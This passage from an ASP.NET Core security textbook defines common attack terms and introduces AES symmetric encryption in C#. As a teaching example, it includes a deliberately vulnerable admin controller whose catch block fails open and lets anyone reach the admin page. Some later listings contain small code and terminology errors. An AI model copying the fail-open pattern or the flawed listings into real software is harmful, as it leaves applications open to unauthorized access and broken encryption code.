Another example of a DoS vulnerability happened in WordPress a couple of years ago. A publicly accessible page would take an array of JavaScript component names and combine the component source into a single file. However, a researcher found that if someone made a request to that page with ALL components requested, it took only a relatively small number of requests to slow the site down to the point it was unusable.

Tip Despite the attention it's receiving here, Denial of Service vulnerabilities are relatively rare. If you are already using best practices in your code writing, you probably are already preventing most of the code-caused DoS vulnerabilities from making it into your website.

Just a reminder, a Distributed Denial of Service attack, or DDoS, is something subtly different. DDoS attacks work similar to DoS attacks in that both try to overwhelm your server by sending thousands of requests a second. With DDoS, though, instead of getting numerous requests from one server, you might receive requests from hundreds or thousands of sources, making it hard to block any one source to stop the attack.

Elevation of Privilege

Elevation of Privilege, along with Layered Security, and the Principle of Least Privilege are all different components of a single concept: in order to minimize the damage a hacker does in your system, you should make sure that a breach in one part of your system does not result in a compromise of your entire system. Here's a quick informal definition of each of the terms:

- **Layered Security**: Components of your system have different access levels. Accessing more important systems requires higher levels of access.
- **Principle of Least Privilege**: A user should only receive the minimum number of permissions to do their job.
- **Elevation of Privilege**: When in your system, a hacker will try to increase their level of permissions in order to do more damage.

One example: in many companies, especially smaller environments, web developers have access to many systems that a hacker would want access to. If a hacker were to successfully compromise a web developer's work account via a phishing attack, that hacker could have high access to a large number of systems. Instead, if the company uses *layered security*, the developer's regular account would not have access to these systems, but instead they would need to use a separate account to access more sensitive parts of the system. In cases where the web developer needs to access servers only to read logs, the new account would follow the *principle of least privilege* and only have the ability to read the logs on that particular server. If a hacker were to compromise the user's account, they would need to attempt an *elevation of privilege* in order to access specific files on the server.

It's important to note here that there's more to fear here from the company's perspective than external bad actors. Statistics vary, but a significant percentage of breaches (possibly as much as a third, and that number may be rising)[3] are at least aided by a disgruntled employee, so these concepts apply to apps written for internal company use as well.

Defining Security Terms

In the last section of this chapter, let's go over some security concepts that will become important later in the book.

Brute Force Attacks

Some attacks occur after a hacker has researched your website, looking for specific vulnerabilities. Others occur by the attacker trying a lot of different things and hoping something works. This approach is called a *brute force attack*. One type of brute force attack is attempting to guess valid usernames and passwords by entering as many combinations of common username/password combinations as possible. Another example of a brute force attack was given earlier in the chapter; attackers attempting to take down your website by sending thousands of requests a second would be considered a brute force attack.

Unfortunately, ASP.NET does very little to help protect you against brute force attacks, so we will explore ways of preventing these later in the book.

Attack Surface

In security, "attack surface" refers to all areas that a hacker can reach that could be attacked. This term is rather loosely defined. For websites, these could all be considered a part of your attack surface depending on the context:

- The web server itself
- HTTP processing on the web server, since turning this functionality on opens up the server to HTTP-based attacks

[3] www.ekransystem.com/en/blog/insider-threat-statistics-facts-and-figures

- Functionality within the website, since a vulnerable component may allow an attacker to escalate their privileges to attack another component
- Other websites on the same server, since those websites may be compromised, allowing the hacker to access yours
- Additional APIs that a browser may need to access for the website to function well

One of your goals should be to reduce the attack surface as much as reasonable to reduce the places that an attacker can get a foothold into your systems – and reduce the number of places you need to keep secure.

Caution Reducing attack surfaces by combining endpoints does not necessarily increase the overall quality of your security. As one example, separating some of your sensitive data into its own API would increase your attack surface but decrease the damage that could be caused if an attacker were to escalate their privileges. Many factors will come into play as you design your systems with security in mind.

Security by Obscurity

It's fairly common in many technology teams to hide sensitive data or systems in hard-to-find places with the idea that hackers can't attack what they can't find. This approach is called *security by obscurity* in the security world. Unfortunately for us as web developers, it's not very effective. Here are a couple of reasons why:

- Someone might simply stumble upon your "hidden" systems and unintentionally cause a breach.
- It's easy to believe that a hacker can't find odd systems, but there are plenty of freely downloadable tools that will scan ports, URLs, etc. with little effort on the hacker's part.
- Even if the sensitive data is genuinely hard to find, your company is still vulnerable to attacks instigated by (or at least informed by) rogue employees.

Long story short, if you want something protected, actively take steps to protect it.

Man-in-the-Middle (MITM) Attacks

Man-in-the-Middle (MITM) attacks are what they sound like – if two computers are communicating, a third party can intercept the messages and either change the messages or simply listen in to steal data. Many readers will be surprised to know that MITM attacks can be pulled off using a very wide variety of techniques:

- Using a proxy server between the user and web server, which listens in on all web traffic
- Fooling the sending computer into thinking that the attacker's computer is the intended recipient of a given message
- Listening for electrical impulses that leak from wires when data is going through
- Listening for electric emanations from the CPU itself while it is operating

The responsibility for stopping many MITM attacks falls under the responsibility of the network and administrators, since they are generally the ones responsible for preventing the type of access outlined in the last two bullet points. But it is vitally important that you as a developer be thinking about MITM attacks so you can protect both the Confidentiality (can anyone steal my private data?) and the Integrity (has anyone changed my private data?) of your data in transit.

Replay Attacks

One particular type of man-in-the-middle attack worth highlighting is a *replay attack*. In a replay attack, an attacker listens to traffic and then replays that traffic at a different time that is more to the hacker's advantage. One example would be replaying a login sequence: if an attacker is able to find and replay a login sequence – regardless of whether or not the hacker knows the particulars of the login sequence, including the actual password used – then the attacker would be able to log in to a website using that user's credentials.

Fail Open vs. Fail Closed

One question that software developers need to answer when creating a website is: how will my website handle errors? There are a lot of facets to this, and we'll cover many of them in the book, but one important question that we'll address here is this: are we going to *fail open*, i.e., generally allow users to continue about their business, or *fail closed*, i.e., block the user from performing any action at all?

As one (somewhat contrived) example, let's say that you use a third-party API to check password strength when a user sets their password. If this service is down, you could fail open and allow the user to set their password to whatever they submitted. While less than ideal, users would be able to continue to change their password. On the other hand, if you chose to fail closed, you would prevent the user from changing their password at all and ask them to do so later. While this also is less than ideal, allowing users to change their password to something easily guessable puts both you as the webmaster and them at risk of data theft and worse.

In this particular case, it's not clear whether failing open or failing closed is the right thing to do. In many cases, though, failing open is clearly the *wrong* thing to do. Here is an example of a poorly implemented try/catch block that allows any user to access the administrator home page.

Listing 2-1. Hypothetical admin controller with a bad try/catch block

```
public class AdminController : Controller
{
  private UserManager<IdentityUser> _userManager;

  public AdminController(UserManager<IdentityUser> manager)
  {
    _userManager = manager;
  }

  public IActionResult Index()
  {
    try
    {
      var user = _userManager.GetUserAsync(User).Result;
```

```
      //This will throw an ArgumentNullException
      //if the user is null
      if (!_userManager.IsInRoleAsync(user, "Admin").Result)
        return Redirect("/identity/account/login");
    }
    catch
    {
      //If an exception is thrown, the user still has access
      ViewBag.ErrorMessage = "An unknown error occurred.";
    }

    return View();
  }
}
```

In Listing 2-1, the programmer put in manual checks for user in role, intending to redirect them to the login page if they are not in the "Admin" role. (As many of you already know, there are easier ways of doing this, but we'll get to that later.) But if an error occurs, this code just lets the user go to the page. But in this case, an `ArgumentNullException` is thrown if the user is not logged in, and then the code happily renders the view because the exception is swallowed. This is not the intended behavior, but since the code fails open by default, we've created a security bug by accidentally leaving open a means for anyone to get to the admin page.

Caution I won't go so far as to say that you will never want to fail open, but erring on the side of failing open causes all sorts of problems, and not all of them are related to security. Several years ago, I worked on a complex web application that erred on the side of failing open. The original development team threw try/catch blocks around basically everything and ignored most errors (doing even less than the previous example). The combination of having several bugs in the system coupled with the lack of meaningful error messages meant that users never knew what actions actually succeeded vs. not, and so they felt like they had to constantly double-check to make sure their actions went through. Needless to say, they hated the system, and a competing consulting firm lost a big-name client because of it.

Separation of Duties

Separation of Duties can be most easily explained by thinking of a small business accounting for the cash coming out of the cash register at the end of the day. You probably wouldn't want the same person adding the totals of all the receipts as the person counting all the money at the end of the day. Why? With one person, it would be easy to pocket a couple of receipts and steal that money. Separating the money counting from the receipt calculations makes it harder to steal from the company.

In software development, this most obviously applies when talking about access to production systems and production data. I'm sure most of you have had challenges debugging a production issue because you had to work through others to get the information from the production server you needed. But, without that protection, a software developer could fairly easily steal data, write that to some place in the production server, steal it periodically, and then erase evidence afterward. There are other instances like this too, and I'm sure you can come up with a few if you think about it for a bit.

We will talk about separation of duties further in Chapter 11.

Fuzzing

A term that you'll hear from multiple people in multiple contexts is *fuzzing*. We won't talk much about fuzzing in this book, but it is worth taking a little bit of time talking about what it is in case it comes up in conversations about security.

Generally, fuzzing is the term for altering input to look for security bugs. For instance, if your system is expecting a single digit integer in a particular field, sending double digit integers, negative integers, floats, letters, symbols, and/or integers above four billion could all be considered fuzzing. Fuzzing, especially targeted fuzzing (i.e., changing input based on context rather than randomly sending any content that doesn't match the original), can be a great way to find some types of bugs in web applications. With this definition, you can fuzz anything in a website that takes user input, including the URL, form fields, file uploads, etc.

The reason I mention fuzzing here is that a subset of people within the security community use the word "fuzzing" to mean subtly different. For these people, fuzzing is the term used for testing binary files by changing the inputs, looking for application

crashes. These types of fuzzers, like AFL[4] or ClusterFuzz,[5] generally don't work well against websites and so aren't tools that a typical web developer would use regularly. But if you go to security conferences and talk to other developers, be aware that not everyone uses the term "fuzzing" the same way.

Phishing and Spear Phishing

You may already be familiar with the term "phishing," which is the term when hackers try to trick users into divulging information by trying to appear like a legitimate service. One common attack that fits into this category would be an attacker sending out emails saying that your latest order from Amazon cannot be shipped because of credit card issues, and you need to reenter that information. The link in the email, instead of going to amazon.com, would instead go to the hacker's site that only *looks* like amazon.com. When the user enters their username, password, and credit card information, the attacker steals it. Spear phishing is similar, except in that a spear-phish attack is targeted to a specific user. An example here might be if the attacker sees on LinkedIn that you're a programmer at your company, and you're connected to Bill, a software development manager, the attacker can try to craft an email, built specifically to fool you into thinking that Bill sent an email requesting you to do something, like provide new credentials into the system you're building.

At first glance, it may seem like preventing phishing and spear phishing is outside of the scope of a typical web developer. But, as we'll discuss later on, it's very likely that phishers are performing attacks to gain access to systems that you as a developer are building, and therefore you need to be thinking about how to thwart phishing attacks to your systems.

Caution For many years, it seemed like attackers would attack larger companies because there was more to gain from attacking them. As larger companies get better about security, though, it seems like attackers are increasingly targeting small companies. In one of the more alarming examples I heard about recently, a company with only eight office workers was targeted by a spear-phishing attack. A criminal created a Gmail account using the name of the company's president,

[4] https://github.com/google/AFL

[5] https://github.com/google/clusterfuzz

and then sent messages to all office workers asking for gift cards to be purchased for particular employees as a reward for hard work. The catch was that the gift card numbers should be sent via email so they could be handed out while everyone was offsite. Luckily, in this case, a quick confirmation with the president directly thwarted this attempt, but if a company with eight office workers is a target, then yours probably is too.

Summary

This chapter primarily gave you basic security information that we will build on later as we discuss how these concepts apply to ASP.NET Core. The CIA triad helped define what security is so you don't neglect aspects of your responsibility (such as protecting data integrity), and then we discussed the typical structure of an attack against your system and talked about what you can and can't do to try to catch attackers trying to get into your system. We also talked about the fact that you can't create a completely secure site and then finished with defining some terms that we'll use later in the book.

CHAPTER 3

Cryptography

Now that we've talked about security in general, there's one more security concept that we need to cover before getting into web-specific concepts, and that's *cryptography*. Cryptography is the study of creating codes that protects information. There have been many cryptographic algorithms used throughout history, from one of the earliest-known Caesar cipher, which involves shifting the alphabet X characters over (e.g., shifting "abcdef" two characters over would result in "cdefgh"), to the RSA algorithm used for asymmetric encryption. Rather than try to give a comprehensive treatment to cryptography here, which would be the subject of at least one book by itself, let's just explore the most common algorithms that you'll need to know as an ASP.NET Core programmer. Let's start with *symmetric encryption* because it is the type of cryptography that most people think of when they think "cryptography."

Symmetric Encryption

Going back to our CIA triad, if you're looking to protect the *confidentiality* of information, you should strongly consider *symmetric encryption*. Symmetric encryption refers to the approach and set of algorithms that uses one key to encrypt information into ciphertext and then uses that same key to decrypt information back into plaintext. Let's define some of those terms:

- **Plaintext**: This is information that is stored in an unaltered format.
- **Ciphertext**: This is information that has been turned into (hopefully) an unreadable format.
- **Encryption**: The process of turning plaintext into ciphertext.
- **Decryption**: The process of turning ciphertext into plaintext.

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_3

- **Key**: A set of bytes that is used during the encryption and decryption processes to help ensure that while the ciphertext looks like nonsense, any generated ciphertext can reliably be turned back into plaintext.
- **Initialization Vector (IV)**: A set of bytes that is used to help ensure that if you encrypt text multiple times, you will get unique ciphertexts each time.

In a non-code example, you can think of the process of encryption like locking your house when you leave. Your house key locks your door, and then you use the same key to unlock your door. Symmetric encryption works in a similar way, in that you would use one key to encrypt your information and turn it into unreadable ciphertext and then use the same key to "unlock" that data and turn it back into usable plaintext. Continuing the analogy, imagine an IV like a magic item that allows your door to look different each time you lock it. Yes, the same key allows the door to be unlocked, but changing the door's appearance makes it a lot harder for the wrong people to know which key opens which door.

Symmetric encryption is most commonly used in websites for protecting data at rest, i.e., when you want to store sensitive data in your system, but you don't want hackers to read it if they steal your data stores. For example, think about how you store email addresses. You do not want hackers to be able to read email addresses, because then they will easily be able to target your customers with spear-phishing attacks. But you also need to know what that email address is because you need to send them emails from time to time. Symmetric encryption allows you to do this – if you store the ciphertext in the database, hackers will have trouble reading the information, but you can decrypt it in your email-sending logic to send your email to the right place.

One other point to emphasize about symmetric encryption: any good symmetric encryption algorithm will have multiple valid ciphertexts for a single plaintext. In other words, if you encrypt your name ten different times, you should get ten *different* ciphertexts as long as you use ten different IVs.

Symmetric Encryption Types

There are two types of symmetric encryption algorithms: stream ciphers and block ciphers. Stream ciphers work by encrypting bits individually in order, encrypting text one bit at a time regardless of the size of text. Block ciphers, on the other hand, work by encrypting blocks of bits together. For example, if you were encrypting 240 bits of text

with a 64-bit algorithm, instead of encrypting one bit at a time, you would encrypt four separate blocks of the original text. The ciphertext would look something like this:

1. Block 1 would contain bits 1–64.
2. Block 2 would contain bits 65–128.
3. Block 3 would contain bits 129–192.
4. Block 4 would contain bits 193–240, plus a couple of bits to mark the end of the ciphertext, then some filler bits to reach 256.

In the past, stream ciphers were used for protecting data in transit and block ciphers for protecting data at rest. Since then, stream ciphers have fallen out of favor in the security community because they are easier to crack than block ciphers. Therefore, we will only discuss block ciphers here.

Symmetric Encryption Algorithms

There are a number of symmetric encryption algorithms out there, some safe to use, others not so much. I won't cover the many different algorithms out there, but let's go over the two most common algorithms, both of which are supported in .NET.

DES and Triple DES

DES, or the Data Encryption Standard, isn't actually an algorithm. Instead, it is a standard for a block cipher that was created in the 1970s, and the Data Encryption Algorithm (DEA) was chosen to implement the standard. That doesn't matter much to you as a programmer, just know that DES and DEA are more or less interchangeable for your purposes. The standard was created to outline what specifications the algorithm should meet, while the algorithm meets those standards and defines how the processing is done. But for our purposes, each does the same thing. While DES isn't in common use anymore, it's worth going over its history so you can understand where Triple DES came from, as well as its replacement, the Advanced Encryption Standard (AES).

When DES was first proposed, the National Security Agency decided to significantly decrease the key size of the algorithm in half to 56 bits, making it a great deal less secure. Presumably this was so the NSA could decrypt traffic as needed, but this predictably caused problems as computers got faster. By the 1990s, data encrypted with DES could be cracked in mere hours, making it insecure to the point where it could no longer be

safely used.[1] While a replacement was being developed, instead of encrypting the data once with DES, people started encrypting and decrypting the data three times with two or three keys. This approach became known as Triple DES.

Triple DES, with some combinations of keys, is still considered safe to use, but it is not very fast. For a secure but faster encryption algorithm, most people turn to the aforementioned AES.

AES and Rijndael

The Advanced Encryption Standard was developed by the National Institute of Standards and Technology, and the algorithm chosen to implement the standard is Rijndael. Like DES and DEA were interchangeable for our purposes, AES and Rijndael are as interchangeable for the same reason. Like DES, AES is a block cipher. But while AES technically only has one block size – 128 bits – because Rijndael has multiple block sizes (128, 160, 192, 224, or 256 bits) most people treat AES like it has multiple block sizes. The larger the key, the better the security, but the longer the processing.

As of the time of this writing, AES is the standard most recommended for use in production systems. Unless you have a very good reason to do otherwise, you should use AES for most of your encryption needs.

Problems with Block Encryption

Since block encryption algorithms encrypt chunks of data at a time, you can accidentally leak information about the item you're encrypting if you're not careful. To see why, let's encrypt the text in Listing 3-1 with a 128-bit version of AES.

Listing 3-1. Text we will encrypt

```
good afternoon! this is truly a good afternoon! have a good day!
```

The text "good afternoon! " (including the space) is 16 characters long. If you are using Unicode, this is 8 bits per character, making this a 128-bit block of text (16 characters at 8 bits each). Let's encrypt this text using AES and a 128-bit key.

[1] www.schneier.com/blog/archives/2004/10/the_legacy_of_d.html

Listing 3-2. Encrypted text with repeated code blocks

```
017D36D9D4091CCD9380C5E20F5B0DB31BEF1379BA
4D9DF52003CEAF3942C022017D36D9D4091CCD9380C5E20F5B0DB364AA
8F9AB2A22117769763F6CF95411D4923331C01B6FE7D220360DF6A7F6FB2
```

You can see in Listing 3-2 that the two chunks of identical text, whose size and location just happen to coincide with one block of encrypted text, have identical encrypted values. If you're consistently encrypting small amounts of data with a single key and using new IVs (we'll get into what this means in a bit) each time, it probably doesn't matter all that much. If you need to encrypt large amounts of information, this is a very large problem. To see why, let's look at a common example in the security community: encrypting the Linux penguin (Figure 3-1).



Figure 3-1. *Picture of the Linux penguin*[2]

[2]Image created by lewing@isc.tamu.edu and created with The GIMP (https://en.wikipedia.org/wiki/GIMP)

Now let's encrypt this image without any protections for repeated information.



Figure 3-2. *Picture of an encrypted version of the Linux penguin*[3]

The encrypted version, as seen in Figure 3-2, looks enough like the original that if you knew it was an encrypted version of some image, you could reasonably guess what the original image was. Patterns like this will emerge with any large datasets, like images or large texts, so we need some greater protection when working with large datasets.

To get around this problem, there are a number of different techniques you can use, called a *Cipher Mode* in .NET. I won't get too deep into details about how these modes work, but you should know some of the high-level differences, and some of the pros and cons of some of the more common ones. There are a number of different modes, though not all of them are available in .NET. Here are a few that are worth knowing:

- **Electronic Codebook (EBC)**: Data is encrypted one block at a time, as described previously. Available in .NET.
- **Cipher Block Chaining (CBC)**: Data from block 1 is used to hide information in block 2, which is used to hide information in block 3, and so on. Available in .NET.

[3] https://en.wikipedia.org/wiki/File:Tux_ecb.jpg

- **Ciphertext Stealing (CTS)**: This behaves like CBC, except for the last two blocks of plaintext, where it handles padding at the end (when the plaintext doesn't neatly fit into the block cipher's block size). Available in .NET.
- **Cipher Feedback (CFB)**: A disadvantage of CBC/CTS is that you need the entire message to be free of errors to properly decrypt any part of it. CFB mode gets around this problem by using a small part of a block's ciphertext to randomize the next block, making it easier to recover if parts of the ciphertext is lost. Not available in .NET.
- **Output Feedback (OFB)**: This is like CFB in that it pulls information from the previous block to randomize the next one, but does so from a different part of the algorithm to make it easier to recover from missing blocks. Not available in .NET.
- **Counter Mode (CTR)**: This is like OFB mode, except instead of taking information from the previous block for randomization, a counter is used. This mode can encrypt blocks of data in parallel, and so can be much faster than CFB or OFB. Not available in .NET.
- **XEX-Based Tweaked-Codebook Mode with Ciphertext Stealing (XTS)**: This mode is built for encrypting very large pieces of information, such as encrypting hard drives. Not available in .NET.
- **Galois/Counter Mode (GCM)**: This mode is like CTR in that it includes a counter to help it solve the ECB repeated blocks problem but still process blocks in parallel, but unlike CTR, GCM includes authentication that can detect intentional or unintentional tampering of the ciphertext. Available in .NET via the AesGcm class.

Of these modes, EBC is the least safe and should be avoided entirely. Beyond that, you may find specific needs for each mode. I personally favor CTR because of its ability to encrypt and decrypt in parallel, but your mileage may vary.

Now that we've talked about what symmetric encryption is and how it works, we can jump into some code samples about how to implement it in .NET.

Symmetric Encryption in .NET

Before we jump into an example of using encryption, we need to talk a bit about creating IVs. As mentioned earlier, IVs help you ensure that each ciphertext is unique. But to have unique ciphertexts, you need unique and random IVs. And while `System.Random` is a nice and easy way to generate seemingly random values, it generates values that aren't random enough for safe cryptography. Enter `RNGCryptoServiceProvider`.

Listing 3-3. Sample code that creates a random array of bytes

```
protected byte[] CreateRandomByteArray(int length)
{
  var rngService = new RNGCryptoServiceProvider();
  byte[] buffer = new byte[length];

  rngService.GetBytes(buffer);
  return buffer;
}
```

Caution *Do not ignore this section.* There are many code examples online that show you how to implement cryptographic algorithms, and far too many hard-code keys and/or IVs. I cannot tell you what a **terrible** idea this is. Both keys and IVs need to be randomly generated for your encryption to be effective.

Now that we have Listing 3-3 and can create an IV, we can create a bare-bones method that can encrypt plaintext.

Listing 3-4. Simple version of AES symmetric encryption in .NET

```
public byte[] EncryptAES(byte[] plaintext, byte[] key)
{
  byte[] encrypted;
  //Hard-code the key length for now, we'll fix this later
  var iv = CreateRandomByteArray(16);
```

```
  using (var rijndael = Rijndael.Create())
  {
    rijndael.Key = key;
    rijndael.Padding = PaddingMode.PKCS7;
    rijndael.Mode = CipherMode.CBC;
    rijndael.IV = iv;

    var encryptor = ↲
          rijndael.CreateEncryptor(rijndael.Key, rijndael.IV);

    using (var memStream = new MemoryStream())
    {
      using (var cryptStream = new CryptoStream(↲
        memStream, encryptor, CryptoStreamMode.Write))
      {
        using (StreamWriter writer = new ↲
          StreamWriter(cryptStream))
        {
        writer.Write(plainText);
      }

      encrypted = memStream.ToArray();
    }
  }

  return encrypted;
}
```

There's a lot to unpack here, so I'll highlight a few things for you:

1. This method takes a byte array and returns a byte array. This was done because this is how .NET works, but it's not how most applications I've worked on behave. Let's fix that in the next round.

2. We've hard-coded the method to use 16-byte IVs. Rijndael is supposed to use several key sizes from 128 to 256 bits, but Microsoft dropped support for anything other than 128 bits in .NET Core.[4] That's not how I would have liked them to implement this, but we'll come back to it later.

3. The method name is AES, but we're using the Rijndael algorithm. If you recall, AES is the *standard,* but Rijndael is the *algorithm* used to implement the standard. Outside of the support for different length keys, the two should be equivalent. I'll talk more about this later.

4. A full discussion of where the key comes from and where it is stored will come later. For now, know that it should be generated the same way we're generating the IV.

5. The PaddingMode specifies how bits are applied to the end to mark the end of the encrypted section. (Remember, we're encrypting text in multiples of 128 bits, and our text won't fit neatly into that.) This doesn't matter much to our level of security, so just use PKCS7.

6. We're using CBC as our CipherMode, since EBC is not safe and CTR is not supported in .NET.

7. Presumably by passing the key in, we'll know how to get it to decrypt it later. But we'll need to know the IV too, but that isn't being returned. We'll need to fix that.

Note Most or all of the cryptography algorithm implementations in .NET have a method called `GenerateIV()`, which presumably can be used to create IVs without needing our custom method. To be perfectly frank, I've never gotten this to work properly, so I'm showing how to securely create your own IV here.

---

[4] https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.rijndaelmanaged?view=netframework-4.8

Let's give symmetric encryption another try, but this time let's fix the problems we outlined earlier. First, let's define a couple of methods in Listing 3-5 that we'll need to allow our methods to use strings rather than the byte arrays that the algorithms expect.

Listing 3-5. String to byte array methods

```
private static byte[] HexStringToByteArray(
  string stringInHexFormat)
{
  return Enumerable.Range(0, stringInHexFormat.Length)
                   .Where(x => x % 2 == 0)
                   .Select(x =>
                     Convert.ToByte(stringInHexFormat. ↲
                       Substring(x, 2), 16))
                   .ToArray();
}

private static string ByteArrayToString(byte[] bytes)
{
  var sb = new StringBuilder();
  foreach (var b in bytes)
    sb.Append(b.ToString("X2"));

  return sb.ToString();
}
```

We'll also need a way to get keys from our key storage location. A discussion of key storage is out of scope for this chapter, but let's define the interface in Listing 3-6 which our secret storage service must implement now.

Listing 3-6. ISecretStore service

```
public interface ISecretStore
{
  string GetKey(string keyName, int keyIndex);
  string GetSalt(string saltName);
}
```

We'll discuss `GetSalt()` later when we talk about hashing. `GetKey()`, as you might guess, is designed to get cryptographic keys out of the key storage location, commonly known as a *key store*. Key storage is an important topic that we'll cover later in the book. But for now, let's just assume that `GetKey()` works securely to get keys from our storage location.

The `keyIndex` is there so you can upgrade your keys periodically (which is a process called *key rotation*) without needing to go through a data migration in which all of your encrypted values are decrypted with the old key and encrypted with the new one. I'll show you how that works in a bit, but for now, just know that each key can have multiple values, which can be found by index.

Tip Pay extra attention to the logic around algorithm and key index indicators for each ciphertext. Cryptographic upgrades and key rotations happen all the time, but if your code isn't smart enough to handle these upgrades, you can spend hundreds or thousands of hours of work updating code so you can do a data migration with minimal downtime. This code handles those migrations fairly easily, saving you many hours of unnecessary work.

Now, let's dive into the implementation of a better encryption class, one that processes strings, understands key rotation, and safely stores IVs.

Listing 3-7. A more robust implementation of AES encryption

```
using System;
using System.IO;
using System.Security.Cryptography;

public class SymmetricEncryptor
{
  public enum EncryptionAlgorithm
  {
    AES128 = 1
  }

  private EncryptionAlgorithm _defaultAlgorithm =
    EncryptionAlgorithm.AES128;
```

```
private readonly int _defaultKeyIndex;
private readonly ISecretStore _secretStore;

public SymmetricEncryptor(IConfiguration config,
  ISecretStore secretStore)
{
  _defaultKeyIndex =
    config.GetValue<int>("AppSettings:KeyIndex");
  _secretStore = secretStore;
}

private int GetBlockSizeInBytes(
  EncryptionAlgorithm algorithm)
{
  switch (algorithm)
  {
    case EncryptionAlgorithm.AES128:
      return 16;
    default:
      throw new NotImplementedException(
        $"Cannot find block size for
        { algorithm.ToString() } algorithm");
  }
}

public string EncryptString(string plainText,
  string keyName)
{
  //Removed code to check if parameters are null

  var keyString = _secretStore.GetKey(keyName,
    _defaultKeyIndex);

  switch (algorithm)
  {
    case EncryptionAlgorithm.AES128:
      return EncryptAES(plainText, keyString, algorithm,
        _defaultKeyIndex);
```

```
      default:
        throw new ↲
          NotImplementedException(algorithm.ToString());
    }
  }

  private string EncryptAES(string plainText, ↲
    string keyString, EncryptionAlgorithm algorithm,
    int keyIndex)
  {
    byte[] encrypted;
    var keyBytes = HexStringToByteArray(keyString);
    var iv = ↲
      CreateRandomByteArray(GetBlockSizeInBytes(algorithm));

    using (var rijndael = Rijndael.Create())
    {
      rijndael.Key = keyBytes;
      rijndael.Padding = PaddingMode.PKCS7;
      rijndael.Mode = CipherMode.CBC;
      rijndael.IV = iv;

      var encryptor =
        rijndael.CreateEncryptor(rijndael.Key, rijndael.IV);

      using (var memStream = new MemoryStream())
      {
        using (var cryptoStream = new CryptoStream(↲
          memStream, encryptor, CryptoStreamMode.Write))
        {
          using (var writer = ↲
            new StreamWriter(cryptoStream))
          {
            writer.Write(plainText);
          }
```

```
            encrypted = memStream.ToArray();
          }
        }
      }

      var asString = ByteArrayToString(encrypted);
      var ivAsString = ByteArrayToString(iv);

      return $"[{(int)algorithm},{keyIndex}]↲
        {ivAsString}{asString}";
    }
}
```

There are several changes in the version in Listing 3-7. Here are the highlights:

1. `EncryptString()` now takes the text to encrypt in string, not byte[], format.
2. `EncryptString()` now takes a key *name*, not a key *value*. The actual key value is pulled from the key store in the `GetKey()` method of our `ISecretStore`.
3. As mentioned earlier, `GetKey()` also takes a key index, which will allow us to upgrade keys relatively easily.
4. `EncryptString()` now takes the algorithm as an `enum`, so upgrading to a new algorithm should be relatively easy (as long as we have a decrypt method that is smart enough to handle all possibilities).
5. Now, instead of returning just the encrypted text, we're returning an indicator of the algorithm used, the key index, the IV, and the encrypted text.
6. Instead of storing byte arrays, we're returning strings in hexadecimal format, using the `HexStringToByteArray` and `ByteArrayToString` methods to convert from strings to bytes and vice versa.
7. The `_defaultKeyIndex` didn't play an obvious role here, but upgrading this will change which key index is used, allowing us to rotate keys easily.

Note You may be surprised that the IV is stored with the encrypted text instead of being kept secret. The purpose of the IV is to make sure that encrypting text twice results in two different ciphertexts, not to its secrecy. You should be extremely careful to keep the *key* secret, and that's why I kept the access to these separated into their own service. The IV, on the other hand, can be relatively public. If you don't see why, seeing how salts work for hashes in the next section might help.

This code does pretty much everything we need to encrypt strings, except possibly for tracking which key is used to encrypt the string, which you can implement yourself using a similar technique that I used to track which algorithm is used. Now we need to decrypt the string. First, we need to pull the algorithm and key index out of our stored ciphertext string.

Listing 3-8. Pulling algorithm and key index information from our stored string

```
protected void GetAlgorithm(string cipherText,
  out int? algorithm, out int? keyIndex,
  out string trimmedCipherText)
{
  //For now, fail open and let the calling method
  //handle issues, but in greenfield systems, consider
  //failing closed and throw an exception if
  //either the algorithm or key index are missing here

  algorithm = null;
  keyIndex = null;
  trimmedCipherText = cipherText;

  if (cipherText.Length <= 5 || cipherText[0] != '[')
    return;

  var foundAlgorithm = 0;
  var foundKeyIndex = 0;

  var cipherInfo = cipherText.Substring(1,
    cipherText.IndexOf(']') - 1).Split(",");
```

```
  if (int.TryParse(cipherInfo[0], out foundAlgorithm))
    algorithm = foundAlgorithm;

  if (cipherInfo.Length == 2 &&
      int.TryParse(cipherInfo[1], out foundKeyIndex))
    keyIndex = foundKeyIndex;

  trimmedCipherText = cipherText.Substring(↲
    cipherText.IndexOf(']') + 1);
}
```

There's not much going on in Listing 3-8 from a security perspective; we're just parsing the string that stores our algorithm enum value and our key index and then returning those as out parameters to the calling method. So, let's just jump into the decryption code.

Listing 3-9. AES symmetric decryption in .NET

```
public class SymmetricEncryptor
{
  //Same properties and constructors as Listing 3-5

  public string DecryptString( ↲
    string cipherText, string keyName)
  {
    //Removed code to check if parameters are null

    int? algorithmAsInt = null;
    int? keyIndex = null;
    string plainCipherText = null;
